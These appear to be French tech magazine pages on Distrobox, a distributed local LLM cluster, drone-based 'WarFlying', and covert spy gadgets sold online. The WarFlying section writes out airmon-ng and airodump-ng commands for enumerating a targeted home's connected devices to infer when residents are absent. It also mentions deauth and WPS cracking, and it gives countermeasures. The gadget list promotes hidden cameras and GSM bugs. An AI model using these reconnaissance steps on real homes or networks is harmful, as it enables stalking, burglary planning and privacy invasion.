Le code est sur : <https://short.tips/url/2834>

### EN BREF

Utiliser Distrobox grâce à la technologie des conteneurs

### DIFFICULTÉ




Dans l'écosystème Linux, **Distrobox** se distingue comme un utilitaire puissant. Il offre aux utilisateurs la possibilité d'exécuter n'importe quelle distribution au sein de celle déjà installée, en exploitant la technologie des **conteneurs**. Le processus d'exploration, de test ou de transition d'un environnement Linux à un autre est ainsi simplifié, sans qu'il soit nécessaire de redémarrer ou de modifier le système **host**. Distrobox s'appuie sur les solides capacités des technologies de conteneurisa-

tion comme **Podman** et **Docker** (tout en offrant également l'accès au tout récent **Lilipod**) pour créer des environnements Linux sur le système.

### QUAND PEUT-IL ÊTRE UTILE ?

Distrobox offre aux développeurs une plateforme précieuse pour tester des applications sur différentes distributions, sans avoir besoin de configurations physiques multiples. Les administrateurs système peuvent également en tirer parti pour gérer des **server** ou **workstation** de travail dans diverses versions, tout en garantissant compati-



Distrobox permet d'utiliser n'importe quelle distribution directement dans le terminal. En exploitant des technologies comme Podman, Docker ou Lilipod, il crée des conteneurs qui s'intègrent étroitement au système hôte.



bilité et performances. Distrobox permet en outre de créer un environnement modifiable sur des systèmes d'exploitation totalement ou partiellement **immuables** tels que **Endless OS**, **Fedora Silverblue**, **OpenSUSE MicroOS**, **ChromeOS** ou **SteamOS3**, offrant ainsi une flexibilité dans des environnements autrement statiques. De plus, il facilite la création d'une configuration privilégiée en local, supprimant la nécessité d'utiliser **sudo** dans des scénarios comme les ordinateurs portables fournis par l'entreprise. Il permet aux utilisateurs de combiner la stabilité de systèmes comme **Debian Stable**, **Ubuntu LTS** ou **RedHat** avec les caractéristiques de pointe d'environnements à mises à jour **cutting edge** ou conçus pour le développement ou le jeu. Le tout est soutenu par une large disponibilité d'images de **distro curate** pour Docker/Podman, permettant une gestion efficace de multiples environnements.

## FACILE À INSTALLER

Commencer avec Distrobox est simple. Assurez-vous que Docker, Podman ou LiliPod sont présents

sur votre système. Ensuite, installez Distrobox via le gestionnaire de paquets de votre distribution ou directement depuis son dépôt **GitHub** (<https://short.tips/url/distrobox>). Créer un nouveau conteneur pour la distribution Linux choisie est tout aussi facile. Par exemple :

```
distrobox create -n test
```

créez un nouvel environnement containerisé avec le nom **test**

```
distrobox create --name test
--init --image debian:latest
--additional-packages
"systemd libpam-systemd"
```

créez plutôt un Distrobox nommé **test** en utilisant comme base la dernière image de **Debian**. Le flag **--init** permet de démarrer l'environnement avec son propre **système init**, dans ce cas **Systemd**, le rendant similaire à un conteneur **LXC**. Ici, des paquets supplémentaires sont également spécifiés pour l'installation : **systemd** et **libpam-systemd**, nécessaires au bon fonctionnement de Systemd à l'intérieur du conteneur. Si vous souhaitez ajouter un Distrobox

avec une distribution spécifique, par exemple pour **Ubuntu 20.04** :

```
distrobox create -i
ubuntu:20.04
```

Dans le cas de celui nommé **test**, après avoir créé votre Distrobox, vous pouvez y entrer avec :

```
distrobox enter test
```

et exécuter des commandes comme si vous étiez dans la distribution hébergée par le conteneur, de cette manière :

```
distrobox enter test --
command-to-execute
```

## QUELS SONT LES POINTS FORTS ?

Consomme moins de ressources par rapport aux VR ; offre une intégration fluide entre les distributions, permettant d'installer des logiciels non présents dans les dépôts officiels ; les applications dans les conteneurs fonctionnent comme si elles étaient installées sur l'hôte, avec un accès au répertoire **Home** ; en mode **rootful**, le conteneur peut interagir avec le système.

## Un gestionnaire de conteneurs simple

**L**ilipod, créé par le développeur italien à l'origine de Distrobox, se présente comme un outil simple pour la gestion des conteneurs. Il se distingue par son caractère essentiel et sa capacité à fonctionner sans dépendances externes, en proposant un binaire unique compilé statiquement pour une utilisation facilitée. Destiné aux utilisateurs qui apprécient une approche légère de la gestion des conteneurs, il prend en charge des opérations essentielles telles que le téléchargement, la décompression et l'exécution

des conteneurs. Sa compatibilité avec les interfaces CLI de gestionnaires de conteneurs bien connus comme Podman, Docker et Nerdctl renforce son attrait. La philosophie de conception de LiliPod en fait une option intéressante pour les scénarios nécessitant une solution agile pour les conteneurs. Si vous souhaitez explorer les fonctionnalités et les capacités de LiliPod, la page GitHub du projet (<https://short.tips/url/lilipod>) propose de nombreuses informations à ce sujet.



# INSTALLE UN CLUSTER IA DANS TA CHAMBRE !

Voici le guide étape par étape pour transformer votre espace en un petit laboratoire de calcul doté d'intelligence artificielle.

## EN BREF

Créer un cluster IA en exploitant quelques vieux PC

## DIFFICULTÉ



**C**hatGPT, Gemini, Claude... tous des services utiles, mais ces modèles sont hébergés en ligne et tournent sur des serveurs dont on sait souvent peu de choses. Une alternative existe : les télécharger localement et les utiliser sur son propre ordinateur. Malheureusement, chaque médaille a son revers, comme les exigences matérielles nécessaires. Mais il existe une solution.

## UN CHEMIN RAPIDE VERS LA LIBERTÉ

Commençons par le moteur. Il en existe plusieurs en ligne, disponibles gratuitement. Nous avons choisi **Ollama**, accessible sur le site *ollama.com*. Ensuite, nous avons téléchargé des modèles de type **Large Language Model (LLM)**, en nous appuyant sur **Hugging Face** (<https://huggingface.co>). Au départ, **Ollama** exigeait de charger les poids uniquement dans la VRAM de la carte graphique, afin de tirer parti des performances supérieures de calcul du GPU. Cela imposait des limites à la taille des modèles, qui se heurtaient rapidement aux capacités limitées de la mémoire vidéo. Par la suite, **Ollama** est devenu plus flexible, en acceptant également l'usage du CPU,

Le code sur <https://short.tips/url/2833>

certaines plus lent, mais bénéficiant d'une RAM système bien plus abondante. Ce compromis entre vitesse et accessibilité permet de repousser les limites matérielles : là où une carte graphique offre 8 Go de VRAM, il est courant de disposer de 16, 24 ou même 32 Go de RAM. Et voici le point clé de l'article : que faire lorsque le modèle que l'on souhaite utiliser est trop volumineux, même pour la RAM système de notre PC ? Et voici le point clé de l'article : que faire lorsque le modèle que l'on souhaite utiliser est trop volumineux, même pour la RAM système de notre PC ? La réponse est **Distributed llama** (<https://short.tips/url/dllama>).

## LLAMA


Pour comprendre comment fonctionne Distributed Llama, il faut d'abord comprendre le fonctionnement d'un modèle LLM. En résumé, tout repose sur des **calculs matriciels**. Bien que ces calculs soient nombreux, ils sont indépendants les uns des autres : ils peuvent donc être exécutés simultanément par blocs. **Et quel composant a été conçu pour effectuer des calculs matriciels massivement parallèles ?** Les GPU, puisque les graphismes des jeux vidéo ne sont rien d'autre qu'un enchaînement conti-

nu de calculs matriciels ! Il a donc été naturel d'utiliser les GPU pour accélérer le traitement des LLM, même si cela ne signifie pas que ces calculs ne peuvent pas être parallélisés sur les 4, 8 ou 16 cœurs de votre CPU. Certes plus lente, la CPU reste capable de les gérer, avec l'avantage de pouvoir exploiter une RAM système plus lente mais bien plus volumineuse.

**Distributed Llama** présente aussi quelques inconvénients : Premièrement, il fonctionne actuellement uniquement avec le duo CPU/RAM, même si l'ajout du support GPU/VRAM est prévu. Deuxièmement, il permet l'utilisation de plusieurs PC, mais uniquement par doublement : c'est-à-dire qu'on passe de deux machines à quatre, puis huit, et ainsi de suite. Par exemple, si vous disposez d'une salle informatique avec 31 PC, vous ne pourrez en utiliser que 16.

## LE CAS PRATIQUE

Nous nous sommes fixés l'objectif d'utiliser LLaMA 3.1, qui pèse près de 238 Go. Pour cela, il faudrait au moins un PC doté de 256 Go de RAM, ce qui, au moment où nous écrivons, reste un rêve. Cependant, nous disposons de 4 PC. Il est essentiel que chacun de ces PC soit équipé de 96 Go de RAM, ce qui leur permet de supporter individuellement environ 60 Go de données (238/4), réparties sur chaque nœud. Le nœud maître aura toutefois une charge mémoire plus importante, car il devra contenir les références nécessaires à la coordination des nœuds esclaves. Nous aurons donc une configuration maître-esclave, où le maître hébergera le



**Deux topologies réseau : pour un cluster avec peu de nœuds, le maître peut gérer directement les esclaves, tandis que lorsque le nombre de nœuds augmente, il devient nécessaire de passer à une gestion via des équipements réseau dédiés (switch).**

modèle, gèrera l'interaction homme-machine et traitera un quart du travail, tandis que les trois machines esclaves prendront en charge les 75 % restants, en fournissant uniquement de la puissance brute (CPU et RAM) via le réseau. Ces machines esclaves n'auront pas nécessairement besoin de souris, clavier ou écran : une fois allumées, elles pourront être contrôlées à distance via **ssh**. Concernant la connexion intranet, nous nous appuierons sur notre modem/routeur, qui dispose de 5 ports et peut donc facilement gérer notre cluster de 4 nœuds. Toutefois, une connexion gigabit serait à envisager. Il va de soi que la vitesse de connexion

est un facteur crucial, et il serait donc recommandé d'utiliser un commutateur dédié aussi rapide que possible. Les plus expérimentés sur le plan technique pourraient même envisager d'ajouter deux cartes réseau au nœud maître, afin de créer un réseau en « étoile » avec les trois nœuds esclaves. C'est une opération que nous ne réaliserons pas ici, afin de maintenir la partie technique de l'article à un niveau « facile ». Toutefois, nous tenons à signaler cette possibilité. Puisque nous travaillons avec 4 machines équipées du système d'exploitation Debian, nous éditons le fichier **/etc/network/interfaces** et nous nous assu-





rons qu'il soit renseigné avec la configuration suivante :

```
source /etc/network/
interfaces.d/*
```

```
auto lo
iface lo inet loopback
```

```
allow-hotplug eth0
iface eth0 inet static
address 192.168.1.1X
netmask 255.255.255.0
gateway 192.168.1.1
```

Sur les 4 PC, nous nous assurons que le maître ait **X=1**, tandis que les trois esclaves auront respectivement les valeurs **2, 3 et 4**. Après un redémarrage rapide, depuis le maître, nous exécutons un **ping** vers les trois esclaves pour vérifier que les communications sont établies, comme suit :

```
sudo ping -c 4 192.168.1.1X
```

avec **X** prenant les valeurs **2, 3 et 4**.

## SOFTWARE

Il est nécessaire que tous les nœuds disposent de **Distributed Llama**. Nous allons maintenant expliquer comment effectuer la compilation sur le nœud maître : il vous faudra bien entendu répéter cette procédure sur les trois nœuds esclaves restants. Nous partons donc du principe que les quatre nœuds sont déjà configurés avec les programmes nécessaires, c'est-à-dire un compilateur gcc et les différentes bibliothèques de support. Il suffit de configurer le nœud maître, puis de simplement cloner le répertoire sur les nœuds esclaves :

```
cd ..
git clone https://github.com/
bartaz/distributed-llama.git
cd distributed-llama
make dllama
```

répétez la procédure indiquée ci-dessus également sur les trois nœuds esclaves. Toujours sur les trois nœuds esclaves, nous lançons la commande suivante :

```
./dllama worker --port 9998
--nthreads 8 &
```

Le paramètre **-nthreads** définit combien de cœurs du CPU seront dédiés au traitement de **Distributed Llama** : étant donné que les 4 nœuds sont identiques et équipés d'un processeur optacore, nous avons décidé d'utiliser toute la puissance disponible. À noter que le symbole **&** sert à lancer le processus en arrière-plan, ce qui permet de libérer la console, autrement bloquée et inutilisable tant que **dllama** est en cours d'exécution. Le paramètre **--port** indique que le nœud esclave utilisera le port IP **9998** pour communiquer avec le maître, tandis que le paramètre **worker** précise que la machine agira en tant qu'esclave.

## ON Y EST PRESQUE

Revenons maintenant au travail sur le nœud maître : avant de pouvoir commencer, il faut **télécharger le modèle LLM** qui nous intéresse et le convertir dans un format compatible avec **Distributed Llama**. Le développeur a fourni un script Python qui intègre déjà la gestion de huit modèles LLM, nous allons donc en profiter en tapant :

```
./launch.py llama3_1_405b_
instruct_q40
```

cette commande lancera le téléchargement du modèle tant attendu, composé de 405 milliards de paramètres, ainsi que sa conversion. Assurons-nous toutefois de disposer d'au moins 240 Go d'espace libre (mieux vaut en avoir une cinquantaine de plus, par précaution). Ensuite, sur le nœud maître, nous tapons :

```
./dllama inference --model
models/llama3_1_405b_instruct_
q40/dllama_model_llama3_1_405b_
instruct_q40.m --tokenizer
models/llama3_1_405b_instruct_
q40/dllama_tokenizer_llama3_1_405b_instruct_q40.t \\
--buffer-float-type q80
--prompt "Hello world"
--steps 64 \ --nthreads 8
--workers 192.168.1.12:9998
192.168.1.13:9998 \\
192.168.1.14:9998
```

Les nœuds esclaves doivent impérativement être indiqués sous la forme **adresse:port** et séparés par un espace. Le paramètre **--steps** définit combien de mots doivent être prédits, ce qui permet de moduler la « puissance intellectuelle » du système en ajustant la valeur numérique associée à cette variable. Pour les plus techniques, précisons que si l'on souhaite utiliser le modèle LLM via API avec prise en charge du chat, de la version **v1** ou du complétion des endpoints, il est nécessaire de compiler également **dllama-api** et de l'utiliser à la place de la version inference, comme suit :

Bart Tadych est l'auteur de Distributed Llama. Sa page GitHub (<https://github.com/b4rtaz>) regroupe plusieurs autres projets intéressants.

```
./dllama-api --model models/
llama3_1_405b_instruct_q40/
dllama_model_llama3_1_405b_in
struct_q40.m \
--tokenizer models/lla
ma3_1_405b_instruct_q40/dlla
ma_tokenizer_llama3_1_405b_in
struct_q40.t \
--buffer-float-type q80 --ma
x-seq-len 2048 --nthreads 8
```

**Distributed Llama dispose de nombreux paramètres pour un réglage fin** : l'un des plus pratiques est `--kv-cache-storage disk`, qui permet de réduire l'utilisation de la RAM en déplaçant le cache sur le disque. LLaMA 3.1 nécessite environ 34 Go de RAM pour stocker tous les paramètres en virgule flottante 32 bits pour environ 130.000 tokens. Étant donné que le cache est réparti équitablement entre tous les nœuds, pour le déplacer sur disque, il faut lan-

cer ce paramètre sur chaque nœud. En pratique, cela permet d'économiser environ 8 à 9 Go de RAM par nœud, ce qui peut s'avérer utile lorsque les modèles dépassent légèrement la capacité totale de RAM disponible, et qu'il ne manque qu'un petit rien pour rester dans les limites. Ainsi, il devient possible de faire fonctionner un modèle encore plus volumineux, même si cela se fera plus lentement. Un autre astuce pour réduire l'utilisation de la RAM est le paramètre `--max-seq-len 2048` en diminuant cette valeur, on réduit la consommation de mémoire, mais au prix d'une réduction de la longueur du texte que Distributed Llama peut traiter.

## PLACE À L'IMAGINATION

Laissez libre cours à votre curiosité en expérimentant des modèles auparavant inutili-

sables. En plus de pouvoir utiliser des modèles dépassant les limites d'un seul nœud, vous pourrez également tester une accélération des temps de réponse (sous forme de mots par seconde) fournie par l'ensemble du cluster. Car en plus d'offrir de l'espace RAM, les nœuds esclaves apportent également une puissance de calcul supplémentaire. Amusez-vous donc à exécuter Distributed Llama avec 1, 2 ou 4 nœuds actifs pour observer l'augmentation des performances en fonction de la puissance du cluster ! Pour conclure, nous invitons les lecteurs les plus curieux à taper la commande : `./dllama --help` afin de découvrir les différents paramètres disponibles et, éventuellement, tester diverses combinaisons de réglages pour exploiter au maximum les ressources matérielles à votre disposition. Bon amusement !



# WARDRIVING ? TOUT SE FAIT AVEC UN DRONE !

Comment cartographier la couverture des signaux Wi-Fi vue d'en haut.

## EN BREF

Créer une carte des connexions Wi-Fi à l'aide d'un drone.

## DIFFICULTÉ



**L'**une des méthodes les plus traditionnelles pour l'analyse des réseaux est le **Wardriving**, qui consiste à utiliser des dispositifs mobiles pour repérer des réseaux Wi-Fi vulnérables tout en se déplaçant en voiture, à pied ou à vélo. Cependant, la complexité croissante des environnements urbains et la multiplication des réseaux situés dans des endroits difficilement accessibles ont rendu cette technique moins effi-

cace. C'est là qu'intervient le **WarFlying**, une pratique émergente qui utilise des drones pour cartographier et analyser les réseaux depuis les airs. Grâce à l'utilisation de drones équipés de modules de scan sans fil, le **WarFlying** permet de surmonter les obstacles physiques du terrain, atteignant des zones élevées ou dissimulées que les techniques traditionnelles ne peuvent couvrir. Une méthodologie innovante qui ouvre de nouvelles perspectives.

## L'ORIGINE DU NOM

**L**e terme **WarFlying** s'inspire du concept de **Wardriving**, une pratique apparue en 2000 dans laquelle des passionnés de sécurité parcouraient les rues en voiture ou à pied à la recherche de réseaux Wi-Fi non protégés. Le **Wardriving** lui-même provient du terme **War Dialing**, une technique de piratage qui consistait à utiliser des logiciels pour composer automatiquement des numéros de téléphone afin de détecter des modems actifs. Avec l'arrivée des drones, le **Wardriving** a évolué naturellement, faisant passer les activités de scan du niveau terrestre à celui aérien. C'est ainsi qu'est né

le nom **WarFlying** : l'idée est de reproduire le même processus de cartographie des réseaux, mais en survolant les zones d'intérêt à l'aide d'un drone. Cette pratique permet de détecter des réseaux même dans des endroits difficiles d'accès par voie terrestre.



## SETUP U DRONE


Commençons par l'équipement matériel. Voici celui que nous avons utilisé pour nos tests :

- **ESP8266 avec OLED et lecteur SD**  
Ce microcontrôleur ne pèse que 20 grammes et s'avère idéal pour les activités de scan sans fil grâce à sa capacité de connexion Wi-Fi et à la possibilité d'enregistrer les données en temps réel. L'intégration du lecteur SD permet de stocker un grand nombre de détections sans affecter les performances du microcontrôleur.

- **Batterie Baofeng de 7.2V**

Cette batterie a été choisie pour le prototype initial. Bien qu'elle soit surdimensionnée, elle s'est révélée utile pour effectuer des sessions prolongées de débogage et de test.





En plus de la batterie standard Baofeng UV5R de 1800 mAh, il est possible d'acheter des modèles étendus allant jusqu'à 3800 mAh. Cela prolonge la durée de fonctionnement et confère au transceiver une plus grande stabilité.

## - Drone DJI Mini 2 SE

Avec un poids de 249 grammes, offre une plateforme stable pour le **WarFlying**. Sa capacité à évoluer dans des espaces restreints et sa longue autonomie en font un outil idéal pour explorer aussi bien les zones urbaines et isolées.

## LE MODULE UTILISÉ EN DÉTAIL

La configuration initiale du module **ESP8266** a été programmée pour effectuer des scans des réseaux Wi-Fi toutes les secondes, en enregistrant chaque nouveau SSID détecté sur la carte SD. Pour associer chaque détection à la position du drone, une approche basée sur la temporisation a été adoptée : le module utilise la fonction **millis()** pour enregistrer le temps écoulé depuis le début du vol. Les données temporelles recueillies ont ensuite été synchronisées avec le journal de vol du drone, permettant ainsi de cartographier

avec précision les réseaux Wi-Fi et leur position géographique.

## ANALYSE DU PROJET

Un aspect crucial du projet a été la solution logicielle développée pour traiter les données collectées. Afin d'éviter d'alourdir la charge utile avec un module GPS supplémentaire, un simple programme en Java a été mis en place pour analyser les fichiers CSV générés par l'**ESP8266**, en les synchronisant avec les données du journal de vol du drone. Cette méthode de post-traitement permet d'associer chaque réseau Wi-Fi détecté aux coordonnées géographiques du drone, en générant un fichier **KML** pour une visualisation sur des logiciels de cartographie tels que **Google Earth**.

Une solution qui a permis d'économiser environ 20 grammes de poids (équivalent à celui d'un module GPS) et d'optimiser l'utilisation de la mémoire du firmware de l'**ESP8266**.

## LE WARFLYING

Le **WarFlying** dépasse les limites des techniques traditionnelles telles que le **Wardriving**, en étendant la cartographie des réseaux Wi-Fi à des zones normalement inaccessibles depuis le sol. Cette capacité de cartographie offre des avantages pour l'analyse des réseaux, la recherche académique, les enquêtes en cybersécurité et les opérations de penetration testing dans des scénarios réels.

## ET LA SÉCURITÉ ?

Les capacités du **WarFlying** mettent en évidence une série de risques pour la sécurité des réseaux Wi-Fi. Des drones équipés de matériel de scan peuvent identifier des réseaux utilisant des protocoles de sécurité obsolètes, tels que le WEP, ou des réseaux avec SSID visibles. La collecte de ces données peut aider à repérer les cibles les plus vulnérables et faciliter d'éventuelles attaques. Avec des drones ayant une capacité de charge plus élevée, comme le **DJI Matrice** ou l'**AIR 2S**, le **WarFlying** pourrait atteindre un niveau supérieur. Ces drones, plus puissants, peuvent transporter du matériel plus avancé et plus lourd. Équipés d'un **Raspberry Pi**, d'une carte réseau **Alfa** en mode moniteur et d'un module 4G/5G, il est possible d'exécuter des attaques à distance telles que le deauthing, le recon actif, ou un crackage rapide du WPS sur des réseaux vulnérables en utilisant des outils comme **Airgeddon** (<https://www.kali.org/tools/airgeddon/>). Dans ce cas, il devient nécessaire d'exposer un terminal en SSH. Pour ce scénario, l'utilisation d'un VPN comme **ZeroTier** (<https://www.zerotier.com/>) est recommandée afin d'accéder au drone connecté via une carte SIM. ►



## AIRODUMP-NG ET DRONES AVANCÉS


Avec des drones haut de gamme équipés d'un tel matériel, il est possible d'identifier les dispositifs connectés à l'intérieur d'une habitation et de recueillir des informations clés sur les habitudes des résidents. Si un drone stationne au-dessus d'une maison à intervalles réguliers au cours de la journée, l'analyse des appareils connectés (smartphone, tablette), permet de détecter des schémas d'utilisation.

**Un attaquant pourrait ainsi identifier les moments où certains appareils se connectent ou se déconnectent du réseau**, en déduisant les périodes de présence ou d'absence des occupants. Ces informations sont précieuses à des fins de surveillance, mais aussi utiles pour planifier des activités illicites. Par exemple, si un drone détecte que les smartphones des résidents se déconnectent chaque matin et se reconnectent le soir, il peut en déduire les horaires de départ et de retour, construisant ainsi un tableau détaillé de la routine domestique...

### EN PRATIQUE

Après avoir placé le drone en vol stationnaire au-dessus de l'habitation, l'opérateur peut utiliser les commandes suivantes pour effectuer un premier scan des réseaux Wi-Fi dans la zone :

```
sudo airmon-ng start wlan1
Activation of monitoring mode
on the network interface card
sudo airodump-ng wlan1mon -b
abg # Scanning Wi-Fi networks
in the 2.4 and 5 GHz bands
```



Visualisation du fichier .kml sur Google Earth

Le scan initial avec **airodump-ng** fournit une liste détaillée des points d'accès (AP) à proximité. Une fois le point d'accès d'intérêt identifié, l'opérateur peut concentrer le scan afin d'énumérer les dispositifs connectés à cet AP spécifique, en utilisant la commande suivante :

```
sudo airodump-ng -d [MAC_AP_
TARGET] -c [CANALE] wlan1mon
```

Cette procédure permet d'obtenir une liste en temps réel de tous les appareils connectés (*stations*), en fournissant des données telles que les adresses MAC, la puissance du signal et même les noms des réseaux auxquels les appareils tentent de se connecter (*probes*). En analysant ces données au fil du temps, l'opérateur peut comprendre quand les appareils entrent ou sortent du réseau, en déduisant les habitudes des occupants du domicile.

### ET LA VIE PRIVÉE ?

La collecte d'informations sur les dispositifs connectés peut être exploitée pour établir des profils détaillés des personnes vivant dans l'habitation. Savoir, par exemple,

qu'un appareil d'un fabricant bien connu de domotique est constamment connecté peut révéler des détails sur la présence de systèmes de sécurité domestique.


### PRÉVENTION !

Le **WarFlying** représente un risque réel pour la vie privée et la sécurité des réseaux Wi-Fi. Pour se protéger, il est essentiel d'adopter certaines contre-mesures : **utiliser des protocoles de chiffrement à jour comme le WPA3** lorsqu'il est disponible, **activer le filtrage des adresses MAC** et **désactiver la diffusion du SSID afin d'éviter que le nom du réseau soit visible lors des scans**. L'adoption de solutions par **WPS Pin lock** peut empêcher les attaques par brute force ou les techniques comme le **Pixie Dust Attack**.

### UNE CONFIGURATION PLUS EFFICACE

Pour améliorer encore l'efficacité du module de scan, plusieurs améliorations ont été apportées à la configuration initiale. Le boîtier du module a ensuite été fabriqué à l'aide d'une imprimante 3D, en utilisant un matériau léger afin de réduire le poids total. De plus, un





ESP8266 insérée dans le nouveau boîtier imprimé en 3D après l'ajout de la batterie LiPo et d'un module step-up.

module step-up a été ajouté pour convertir les 3,7 V de la nouvelle batterie en 5 V, nécessaires au bon fonctionnement du module SD. L'adoption d'une batterie plus légère et d'une antenne Wi-Fi externe a permis d'améliorer l'efficacité du drone, en augmentant la stabilité du vol et la qualité des scans grâce à un signal plus puissant et à un RSSI optimisé, qui indique la force du signal reçu.

**L'évolution des technologies de drones et des systèmes de scan promet de rendre le WarFlying encore plus performant à l'avenir.** L'utilisation de drones avec une capacité de charge plus élevée pourrait permettre l'intégration de systèmes plus avancés, comme déjà évoqué, amplifiant ainsi le potentiel de cette technique. Les drones se sont révélés être des outils incroyablement po-

lyvalents, tant dans le domaine civil que militaire. En particulier, dans les guerres modernes, les drones sont devenus des éléments clés pour la surveillance, le suivi et même la conduite d'opérations offensives de manière précise et à distance. Le **WarFlying** s'inscrit dans ce contexte comme une technique émergente qui exploite l'accessibilité croissante des drones. Ces dispositifs, désormais largement disponibles sur le marché, peuvent être utilisés à des fins de reconnaissance avancée, permettant à leurs utilisateurs de recueillir des informations détaillées sur les réseaux Wi-Fi présents dans une zone spécifique. Dans un scénario de guerre cybernétique, par exemple, l'utilisation de drones pour cartographier les réseaux sans fil ennemis et identifier les points d'accès potentiels peut offrir un avantage stratégique significatif, permettant de mener des attaques ciblées ou de saboter des infrastructures de communication cruciales.

## ANTENNES DIRECTIONNELLES ET OMNIDIRECTIONNELLES

Dans la configuration actuelle du module de scan **WarFlying**, une antenne omnidirectionnelle est installée, idéale pour détecter les signaux Wi-Fi à 360 degrés pendant que le drone est en mouvement. Ce choix garantit une couverture large et homogène, parfaite pour la cartographie générale des réseaux dans une zone urbaine. Cependant, lorsqu'il s'agit d'activités spécifiques, comme le vol stationnaire au-dessus d'une habitation afin d'analyser en détail les réseaux présents à l'intérieur, une antenne directionnelle devient plus efficace. Il est possible d'installer une antenne directionnelle orientée vers le bas, maximisant ainsi la sensibilité aux signaux provenant directement de la zone située sous le drone. Cette configuration améliore la détection des dispositifs présents à l'intérieur de la structure cible, augmentant la précision du scan et la qualité des données recueillies.



Prototype V2 avec boîtier imprimé en 3D : Remarquez l'ajout de l'antenne Wi-Fi externe soudée directement sur l'ESP8266





# GADGETS ESPIONS SUR AMAZON

**D**es dispositifs technologiques conçus pour aider les gens à recueillir des informations de manière discrète : initialement créés à des fins légitimes comme la surveillance des enfants. Du moins, c'est ce qu'ils devraient être... mais souvent, la définition dévie, et les gadgets espions deviennent des jouets dangereux entre les mains de personnes mal intentionnées.

## GADGETS ESPIONS À GOGO

Parmi les dispositifs les plus courants, on trouve les micro-caméras, parfaites pour enregistrer des vidéos sans être remarquées, dissimulées dans des objets du quotidien comme

des montres, des stylos ou des lunettes, ce qui les rend difficiles à détecter. Il y a aussi les micros cachés, utilisés pour enregistrer des conversations, et les mini traceurs GPS, employés pour suivre la position d'une personne ou d'un véhicule. Jusqu'ici, rien de nouveau, direz-vous. Mais imaginez pouvoir les acheter pour quelques dizaines d'euros, et les ranger soigneusement dans une mallette avec de la mousse protectrice. Eh bien, vous avez devant vous la boîte à outils du parfait agent secret — ou de l'espion, si vous préférez. Un kit que nous avons (idéalement) constitué dans ces pages, en cherchant simplement sur Amazon, et en

dépensant (toujours idéalement) quelques centaines d'euros. Oui, car nous ne nous sommes pas arrêtés aux micro-caméras ou aux briquets dissimulant des micros : nous sommes allés plus loin. Nous avons sélectionné certains dispositifs technologiquement plus avancés, qu'il faut dépenser un peu plus. Nous l'avons fait pour des raisons éditoriales. Quant à vous, nous vous rappelons que les gadgets d'espionnage peuvent être facilement achetés en ligne ou dans les magasins d'électronique, mais il est essentiel de les utiliser légalement, dans le respect de la vie privée d'autrui.

## Idéal pour protéger vos gadgets

**P**rêts à créer votre propre boîte à outils ? Oui ? Parfait, alors la première étape consiste à acheter une véritable mallette pour les instruments présentés dans ces pages. Quelque chose de rigide, sécurisé et facile à transporter. Une solution possible : **HMF** (<https://short.tips/url/hjfr04>), compacte, remplie de mousse protectrice, étanche et hermétique. Et elle ne coûte que € 35,00.



## La mallette du parfait agent 007 contient des gadgets high-tech facilement disponibles sur le célèbre site de commerce en ligne

### MICRO ENREGISTREUR ESPION

€ 147 • <https://short.tips/url/hjfr05>



C'est un micro espion équipé d'une carte GSM, avec des dimensions de 12,4 x 11,1 x 5,6 cm et un poids de 194 g. Il suffit de passer un appel pour écouter ce qui se passe autour. Il vous rappelle dès qu'un bruit est détecté et transmet des sons clairs dans un rayon d'environ 15 mètres. Il enregistre avec une autonomie de 72 heures. Il est doté d'un GPS.

### LUNETTES DE SOLEIL... ET PLUS ENCORE !

€ 69 • <https://short.tips/url/hjfr07>



Lunettes espion Nisanuki avec caméra 1080P, contrôle tactile, enregistrement vidéo portable, légères et discrètes.

### UN CÂBLE PARTICULIER

€ 55 • <https://short.tips/url/hjfr08>

C'est un câble endoscopique de 5 mètres. Il est équipé d'une double



lentille et peut inspecter un angle de 70° à l'avant et sur le côté : il pos-

sède deux caméras, une frontale et une latérale. Il fonctionne sans fil et offre trois modes d'affichage. Il capture des images depuis différents objectifs selon les besoins, dispose de 7 lumières LED et d'un design étanche certifié IP67. Il est compatible avec les smartphones et tablettes iOS et Android.

### UNE SMARTWATCH SPÉCIALE

€ 45 • <https://short.tips/url/hjfr06>

Il dissimule une série de boutons ainsi qu'une caméra HD avec une résolution de 1080P et un enregistreur de haute qualité. Il offre les



fonctionnalités des montres connectées, comme le podomètre et le compteur de calories. Il se détache facilement de son bracelet pour être utilisé aussi comme micro espion autonome.



# LA PLUS GRANDE ATTAQUE CONTRE LES ETATS-UNIS

